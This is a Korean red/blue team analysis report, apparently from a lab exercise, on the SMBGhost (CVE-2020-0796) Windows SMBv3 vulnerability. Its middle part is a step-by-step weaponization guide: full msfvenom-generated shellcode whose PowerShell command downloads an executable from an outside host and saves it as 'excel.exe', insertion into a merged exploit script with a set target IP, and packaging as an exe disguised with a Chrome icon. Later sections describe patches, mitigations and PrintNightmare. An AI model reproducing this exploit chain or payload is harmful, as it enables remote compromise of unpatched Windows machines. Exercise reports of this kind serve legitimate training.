SMBGhost 분석 보고서

RED 담당자	사훈 김
BLUE 담당자	최 최영흠
진행 상태	완료
마감일	@2023년 8월 26일
최종 편집 일시	@2023년 8월 30일 오전 8:44
최종 편집자	최 최영흠
프로젝트	시나리오 파트별 테스트

SMBGhost(CVE-2020-0796)분석 보고서

담당자: 김사훈, 최영흠

조작된 압축 패킷을 압축 해제하는 과정에서 Buffer Overflow가 발생하여 공격자가 임의의 명령을 실행할 수 있는 취약점(CVE-2020-0796)


취약점 소개

CVE-2020-0796 취약점은 Microsoft SMB 3.1.1 (SMBV3) 프로토콜에서 압축된 메시지를 처리하는 Srv2!Srv2DecompressData 함수 내부에서 OriginalSize와 Offset을 처리하는 과정에 정수 오버플로우(Integer Overflow)가 발생하는 취약점이다. 취약점을 통해 시스템 장애 및 권한 상승, 원격 코드 실행이 가능하다. 해당 취약점은 2020년 3월 12일 패치를 통해 제거되었다.

영향을 받는 소프트웨어 버전

- Windows 10 Version 1903 for 32-bit Systems
- Windows 10 Version 1903 for ARM64-based Systems
- Windows 10 Version 1903 for x64-based Systems
- Windows 10 Version 1909 for 32-bit Systems
- Windows 10 Version 1909 for ARM64-based Systems
- Windows 10 Version 19039 for x64-based Systems
- Windows Server, version 1903 (Server Core installation)
- Windows Server, version 1909 (Server Core installation)

취약점 분석



extract ghost.exe

ghost.exe의 각 구성요소를 가져와서 pyinstxtractor로 필요한 부분인 ghost.pyc bytecode를 decompile한다.

```
ghost.pyc (Python 3.11)
[Code]
    File Name: ghost.py
    Object Name: <module>
    Qualified Name: <module>
    Arg Count: 0
    Pos Only Arg Count: 0
    KW Only Arg Count: 0
    Stack Size: 4
    Flags: 0x00000000
    [Names]
        'sys'
        'socket'
        'struct'
        'copy'
        'Smb2Header'
        'Smb2PreauthContext'
        'Smb2CompressionContext'
        'Smb2NegotiateRequestPacket'
        'NetBiosSessionPacket'
        'Smb2CompressedTransform'
```

disassembled ghost.pyc

SMBGhost에서 Exploit에 사용하는 HalpInterruptController 포인터 관련 함수와 문자열을 발견할 수 있다

```
520    LOAD_CONST               5: '[+] Wrote shellcode at %lx!'
522    LOAD_GLOBAL              26: pshellcodeva
534    BINARY_OP                6 (%)
538    PRECALL                  1
542    CALL                     1
552    POP_TOP
554    LOAD_GLOBAL              25: NULL + write_primitive
566    LOAD_FAST                0: ip
568    LOAD_FAST                1: port
570    LOAD_GLOBAL              29: NULL + struct
582    LOAD_ATTR                15: pack
592    LOAD_CONST               6: '<Q'
594    LOAD_GLOBAL              26: pshellcodeva
606    PRECALL                  2
610    CALL                     2
620    LOAD_GLOBAL              32: PHALP_INTERRUPT
632    LOAD_GLOBAL              34: HALP_APIC_REQ_INTERRUPT_OFFSET
644    BINARY_OP                0 (+)
648    PRECALL                  4
652    CALL                     4
662    POP_TOP
664    LOAD_GLOBAL              9: NULL + print
676    LOAD_CONST               7: '[+] overwrote HalpInterruptController pointer, should have execution shortly...'
678    PRECALL                  1
682    CALL                     1
692    POP_TOP
694    LOAD_CONST               0: None
696    RETURN_VALUE
```

ghost.pyc에서 발견된 halpinterruptcontroller pointer 관련 흔적

```
1416   LOAD_CONST               76: b'XXXXXXXXXXX¥x00¥x00¥x00¥x00¥x00'
1418   BINARY_OP                13 (+=)
1422   STORE_GLOBAL             25: KERNEL_SHELLCODE
1424   LOAD_GLOBAL              50: KERNEL_SHELLCODE
1436   LOAD_CONST               77: b'¥x00¥x00¥x00'
1438   BINARY_OP                13 (+=)
1442   STORE_GLOBAL             25: KERNEL_SHELLCODE
1444   LOAD_CONST               78: b''
1446   STORE_NAME               26: USER_PAYLOAD
1448   LOAD_NAME                26: USER_PAYLOAD
1450   LOAD_CONST               79: b"¥xfcH¥x83¥xe4¥xf0¥xe8¥xc0¥x00¥x00¥x00AQAPRQVH1¥xd2eH¥x8bR`H¥x8bR¥x18H¥x8bR H¥x8brPH¥x0f¥xb7JJM1¥xc9H1¥xc0¥xac<a|¥x02
1452   BINARY_OP                13 (+=)
1456   STORE_NAME               26: USER_PAYLOAD
1458   LOAD_CONST               0: 0
```

USER_PAYLOAD

```
1630   LOAD_NAME                53: __name__
1632   LOAD_CONST               102: '__main__'
1634   COMPARE_OP               2 (==)
1640   POP_JUMP_FORWARD_IF_FALSE    18 (to 1678)
1642   LOAD_CONST               103: '192.168.10.135'
1644   STORE_NAME               54: lhost
1646   LOAD_CONST               104: 445
1648   STORE_NAME               55: lport
1650   PUSH_NULL
1652   LOAD_NAME                52: do_rce
1654   LOAD_NAME                54: lhost
1656   LOAD_NAME                55: lport
```

Target Information


사용한 RCE Payload와 IP/PORT 정보를 확인할 수 있으며, ghost.exe를 통해서 PM PC(192.168.10.135:445) 공격을 시도한 것을 확인할 수 있다

```
"\xfcH\x83\xe4\xf0\xe8\xc0\x00\x00\x00AQAPRQVH1\xd2eH\x8bR`H\x8bR\x18H\x8bR H\x8brPH\x0f\xb7JJM1\xc9H1\xc0\xac<a|\x02, A\xc1\xc9\rA
\x01\xc1\xe2\xedRAQH\x8bR \x8bB<H\x01\xd0\x8b\x80\x88\x00\x00\x00H\x85\xc0tgH\x01\xd0P\x8bH\x18D\x8b@ I\x01\xd0\xe3VH\xff\xc9A\x8b4
\x88H\x01\xd6M1\xc9H1\xc0\xacA\xc1\xc9\rA\x01\xc18\xe0u\xf1L\x03L$\x08E9\xd1u\xd8XD\x8b@$I\x01\xd0fA\x8b\x0cHD\x8b@\x1cI\x01\xd0A\x
8b\x04\x88H\x01\xd0AXAX^YZAXAYAZH\x83\xec AR\xff\xe0XAYZH\x8b\x12\xe9W\xff\xff\xff]H\xba\x01\x00\x00\x00\x00\x00\x00\x00H\x8d\x8d\x
01\x01\x00\x00A\xba1\x8bo\x87\xff\xd5\xbb\xf0\xb5\xa2VA\xba\xa6\x95\xbd\x9d\xff\xd5H\x83\xc4(<\x06|\n\x80\xfb\xe0u\x05\xbbG\x13roj
```

```
\x00YA\x89\xda\xff\xd5 powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://172.30.40.138/dll.exe','C:\\Users\\pm
\\DESKTOP\\excel.exe')\x00"
```

USER_PAYLOAD에 저장된 쉘코드를 통해서 PM PC에서는 hxxp://172.30.40.138/dll.exe 를 다운받아 바탕화면에 excel.exe로 저장하게 된다.

악성코드 제작



위 Repo를 기반으로 코드를 수정

- exploit.py / lznt1.py / smb_win.py 하나의 파일로 합치기
- 불필요한 class, 모듈 삭제
- IP / Port 수정
- 상호작용 삭제
- Payload 변경(powershell script 다운 및 실행)

```
USER_PAYLOAD += b""
```

USER_PAYLOAD부분에 들어갈 명령어를 msfvenom을 통해서 작성


```
msfvenom -p windows/x64/exec CMD="powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://172.30.40.138/dll.ex
e','C:\Users\pm\DESKTOP\excel.exe')" -f hex
```

powershell.exe를 통해서 172.30.40.138에 있는 dll.exe를 excel.exe로 다운받는다.

hex옵션을 통해서 해당 페이로드를 hex값으로 만든다.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51  üHƒäðèÀ...AQAPRQ
00000010   56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52  VH1ÒeH‹R`H‹R.H‹R
00000020   20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0   H‹rPH.·JJM1ÉH1À
00000030   AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED  ¬<a|., AÁÉ.A.Áâí
00000040   52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 8B 80 88  RAQH‹R ‹B<H.Ð‹€ˆ
00000050   00 00 00 48 85 C0 74 67 48 01 D0 50 8B 48 18 44  ...H…ÀtgH.ÐP‹H.D
00000060   8B 40 20 49 01 D0 E3 56 48 FF C9 41 8B 34 88 48  ‹@ I.ÐãVHÿÉA‹4ˆH
00000070   01 D6 4D 31 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1  .ÖM1ÉH1À¬AÁÉ.A.Á
00000080   38 E0 75 F1 4C 03 4C 24 08 45 39 D1 75 D8 58 44  8àuñL.L$.E9ÑuØXD
00000090   8B 40 24 49 01 D0 66 41 8B 0C 48 44 8B 40 1C 49  ‹@$I.ÐfA‹.HD‹@.I
000000A0   01 D0 41 8B 04 88 48 01 D0 41 58 41 58 5E 59 5A  .ÐA‹.ˆH.ÐAXAX^YZ
000000B0   41 58 41 59 41 5A 48 83 EC 20 41 52 FF E0 58 41  AXAYAZHƒì ARÿàXA
000000C0   59 5A 48 8B 12 E9 57 FF FF FF 5D 48 BA 01 00 00  YZH‹.éWÿÿÿ]Hº...
000000D0   00 00 00 00 00 48 8D 8D 01 01 00 00 41 BA 31 8B  .....H......Aº1‹
000000E0   6F 87 FF D5 BB F0 B5 A2 56 41 BA A6 95 BD 9D FF  o‡ÿÕ»ðµ¢VAº¦•½.ÿ
000000F0   D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 75 05 BB 47  ÕHƒÄ(<.|.€ûàu.»G
00000100   13 72 6F 6A 00 59 41 89 DA FF D5 70 6F 77 65 72  .roj.YA‰ÚÿÕpower
00000110   73 68 65 6C 6C 2E 65 78 65 20 28 4E 65 77 2D 4F  shell.exe (New-O
00000120   62 6A 65 63 74 20 53 79 73 74 65 6D 2E 4E 65 74  bject System.Net
00000130   2E 57 65 62 43 6C 69 65 6E 74 29 2E 44 6F 77 6E  .WebClient).Down
00000140   6C 6F 61 64 46 69 6C 65 28 27 68 74 74 70 3A 2F  loadFile('http:/
00000150   2F 31 37 32 2E 33 30 2E 34 30 2E 31 33 38 2F 64  /172.30.40.138/d
00000160   6C 6C 2E 65 78 65 27 2C 27 43 3A 5C 55 73 65 72  ll.exe','C:\User
00000170   73 5C 70 6D 5C 44 45 53 4B 54 4F 50 5C 65 78 63  s\pm\DESKTOP\exc
00000180   65 6C 2E 65 78 65 27 29 00                       el.exe').
```

HxD에 삽입한다(그냥 바로 CyberChief에 올리면 띄어쓰기나 대 소문자가 구별이 안돼있어서 HxD사용)



CyberChief를 통해서 hex값 앞에 \x를 삽입한다.

```
\xFC\x48\x83\xE4\xF0\xE8\xC0\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xD2\x65\x48\x8B\x52\x60\x48\x8B\x52\x18\x48\x8B\x52\x2
0\x48\x8B\x72\x50\x48\x0F\xB7\x4A\x4A\x4D\x31\xC9\x48\x31\xC0\xAC\x3C\x61\x7C\x02\x2C\x20\x41\xC1\xC9\x0D\x41\x01\xC1\xE2\xED\x52\x
41\x51\x48\x8B\x52\x20\x8B\x42\x3C\x48\x01\xD0\x8B\x80\x88\x00\x00\x00\x48\x85\xC0\x74\x67\x48\x01\xD0\x50\x8B\x48\x18\x44\x8B\x40
\x20\x49\x01\xD0\xE3\x56\x48\xFF\xC9\x41\x8B\x34\x88\x48\x01\xD6\x4D\x31\xC9\x48\x31\xC0\xAC\x41\xC1\xC9\x0D\x41\x01\xC1\x38\xE0\x7
5\xF1\x4C\x03\x4C\x24\x08\x45\x39\xD1\x75\xD8\x58\x44\x8B\x40\x24\x49\x01\xD0\x66\x41\x8B\x0C\x48\x44\x8B\x40\x1C\x49\x01\xD0\x41\x
8B\x04\x88\x48\x01\xD0\x41\x58\x41\x58\x5E\x59\x5A\x41\x58\x41\x59\x41\x5A\x48\x83\xEC\x20\x41\x52\xFF\xE0\x58\x41\x59\x5A\x48\x8B
\x12\xE9\x57\xFF\xFF\xFF\x5D\x48\xBA\x01\x00\x00\x00\x00\x00\x00\x00\x48\x8D\x8D\x01\x01\x00\x00\x41\xBA\x31\x8B\x6F\x87\xFF\xD5\xB
B\xF0\xB5\xA2\x56\x41\xBA\xA6\x95\xBD\x9D\xFF\xD5\x48\x83\xC4\x28\x3C\x06\x7C\x0A\x80\xFB\xE0\x75\x05\xBB\x47\x13\x72\x6F\x6A\x00\x
59\x41\x89\xDA\xFF\xD5\x70\x6F\x77\x65\x72\x73\x68\x65\x6C\x6C\x2E\x65\x78\x65\x20\x28\x4E\x65\x77\x2D\x4F\x62\x6A\x65\x63\x74\x20
\x53\x79\x73\x74\x65\x6D\x2E\x4E\x65\x74\x2E\x57\x65\x62\x43\x6C\x69\x65\x6E\x74\x29\x2E\x44\x6F\x77\x6E\x6C\x6F\x61\x64\x46\x69\x6
C\x65\x28\x27\x68\x74\x74\x70\x3A\x2F\x2F\x31\x37\x32\x2E\x33\x30\x2E\x34\x30\x2E\x31\x33\x38\x2F\x64\x6C\x6C\x2E\x65\x78\x65\x27\x
2C\x27\x43\x3A\x5C\x55\x73\x65\x72\x73\x5C\x70\x6D\x5C\x44\x45\x53\x4B\x54\x4F\x50\x5C\x65\x78\x63\x65\x6C\x2E\x65\x78\x65\x27\x29
\x00
```

\x를 삽입한 hex값

```
380
381  USER_PAYLOAD = b""
382  USER_PAYLOAD += b"\xFC\x48\x83\xE4\xF0\xE8\xC0\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xD2\x65\x48\x8B\x52\x60\x48\x8B\x52\x18\x48\x8B\x52\x20\x48\x8B\x72\x50\x48
383  ML4_SELFREF = 0
384  PHAL_HEAP = 0
385  PHALP_INTERRUPT = 0
386  PHALP_APIC_INTERRUPT = 0
387  PNT_ENTRY = 0
388
```

USER_PAYLOAD에 hex값을 넣어준다.

```
709  if __name__ == '__main__':
710      lhost = "172.30.40.251"
711      lport = 445
712
713      result = do_rce(lhost, lport)
```

172.3.40.251(pm pc)가 공격 대상인 smbghost를 제작.

```
attempted. Please install Pillow or convert your '' file to one of ('exe', 'ico') and try again.
PS C:\Users\USER\Downloads\SMBGhost_combine> pyinstaller -w -F -n=ghost --icon=C:\Users\USER\Downloads\Google_Chrome_icon-icons.com_66794.ico ghost.py
510 INFO: PyInstaller: 5.13.0
```

Python코드를 pyinstaller을 통해서 exe파일로 컴파일한다


대응

▼ 이건 아닌거 같은데 일단 적어둠

CVE-2020-0796 취약점은 2020년 3월 12일 Microsoft 비정기 업데이트를 통해 패치되었다.


패치 된 srv2.sys의 Srv2DecompressData 함수에서 RtlULongAdd, RtlULongSub 함수 및 추가 루틴을 통해 OriginalSize, Offset에 대한 검증 부분이 추가되었다

▼ RtlULongAdd



RtLULongAdd()는 offset과 OriginalCompressSegmentSize를 더한 값이 OriginalCompressedSegmentSize보다 큰지 확인한다.

▼ RtlULongSub



압축 버퍼의 크기가 Offset보다 큰 지 확인한다. 두 조건에 부합하지 않으면 압축 해제를 수행하지 않는다.

- SMB 1.0/CIFS 파일 공유 지원을 비활성화한다.

낮은 빌드 버전의 윈도우는 자동적으로 SMB 1.0이 켜져있다. 따라서 수동으로 SMB 1.0/CIFS 파일 공유 지원을 비활성화하면 해결이 된다.

- 최신 버전의 Windows Update를 받는다.

해당 취약점은 이미 패치가 완료된 취약점이므로 최신 버전의 Windows일 경우 SMB취약점의 영향을 받지는 않는다.

- 패치 적용이 어려울 경우 방화벽에서 445 port 차단을 한다.

해당 취약점은 445번 포트를 통한 취약점이므로 만약 패치 적용을 할 수 가 없다면 445번 포트를 차단해야 한다.

- SMBv3 압축 비활성화

선정이유

- SMB 취약점 중 Windows10 에서 사용이 가능
- Buffer Overflow발생 취약점을 통해 원격 코드 실행 가능

그외 SMB 취약점

Exploitation of Remote Services	CVE
PrintNightMare	CVE-2021-1675(권한 상승 취약점) CVE-2021-34527(원격 코드 실행 취약점)
EternalBlue	CVE-2017-0144
EternalRomance	CVE-2017-0145
SMBleed	CVE-2020-1206

▼ PrintNightMare

CVE-2021-1675(권한 상승 취약점), CVE-2021-34527(원격 코드 실행 취약점)

윈도우의 Print Spooler를 이용한 권한 상승 및 원격 코드 실행 취약점

Print Spooler는 윈도우 설치 시 기본적으로 설치되며, 컴퓨터가 부팅될 때 자동으로 실행되는 서비스다. 윈도우에서 프린트를 사용할 시 작업 스케줄링을 해 주거나, 네트워크 상에 존재하는 프린트를 검색하는 등 프린트를 사용하는 핵심 기능으로써 대부분의 윈도우에서 사용 중이다

최초 발견되었던 CVE-2021-1675는 권한 상승 취약점이고, 후에 발견된 CVE-2021-34527은 원격 코드 실행 취약점이다. 두 취약점 모두 같은 함수 내에서 발생한 취약점이다. CVE-2021-34527을 이용하여 시스템 권한 획득 후 일반 사용자의 권한을 상승시키거나, 새로운 계정을 생성하거나, 기밀정보 유출이 가능하며, 프로그램 설치 혹은 악성 파일을 업로드할 수 있다. 프린트를 사용할 때 필수적으로 사용되는 서비스이기 때문에 각별한 주의를 기울여야 한다

- **영향 받는 소프트웨어 버전**

S/W 구분	**취약 버전**
Windows Server	2004, 2008(R2 포함), 2012(R2 포함), 2016, 2019, 20H2
Windows	7, 8.1, RT 8.1, 10

- 분석

원격 시스템에서 새 프린트 드라이버를 추가하고자 할 때, spoolsv.exe 내부에 있는 RpcAddPrinterDriverEx 함수(아래 그림 참고)를 사용하게 되는데 함수를 살펴보면 dwFileCopyFlags가 존재한다. 해당 메소드는 프린터 드라이버 파일을 복사하는 방법을 지정하는 메소드이고, 취약점은 dwFileCopyFlags를 공격자가 마음대로 변조할 수 있어 발생

```
DWORD RpAddPrinterDriverEx()
  [in, string, unique] STRING_HANDLE pName,
  [in] 드라이버_CONTER* pDriverContainer,
  [in] DWORD dwFileCopyFlags
);
```

취약점은 RpcAddPrintDriverEx가 참고하는 localspl.dll 내부에서 발생한다.

localspl.dll 내부에 존재하는 SplAddPrinterDriverEx() 함수를 살펴보면 권한 검증 로직인 ValidateObjectAccess가 실행되고 정상적으로 권한을 검증해 적절하지 않은 권한을 가지고 있다면 실행을 종료하게 되어있다. 그리고 적절한 권한을 가지고 있다면 프린터 드라이버를 설치하는 함수(InternalAddPrinterDriverEx)가 실행된다.

첫 번째 if문에서 dwFileCopyFlags를 조작하면 권한 검증 로직을 우회하여 새로운 프린터 드라이버를 설치할 수 있게 된다. 그러면 우리가 원하는 파일을 프린터 드라이버인 것처럼 속여 업로드할 수 있게 된다

- 대응 방안

  2021년 7월 6일에 패치발표 Windows 10 최신버전 업데이트

  패치는 spoolsv.exe. 내의 RpcAddPrintDriverEx() 함수에 권한 상승 공격(CVE-2021-1675), 원격 코드 실행 공격(CVE-2021-34527)에 대해 방어하는 코드가 추가

  권한 상승 공격에 대한 시큐어 코딩은 IsElevationRequired()가 설정되어 있거나 관리자 권한이 존재하지 않는다면 dwFileCopyFlags가 고정

  원격 코드 실행 공격에 대한 시큐어 코딩은 RestricDriverInstallationToAdministrators가 설정되어 있지 않거나, 관리자 권한이 존재한다면 관리자가 아닌 일반 사용자가 새 프린트 드라이버를 로드하지 못하도록 했다.

  참고: https://support.microsoft.com/en-us/topic/kb5005010-restricting-installation-of-new-printer-drivers-after-applying-the-july-6-2021-updates-31b91c02-05bc-4ada-a7ea-183b129578a7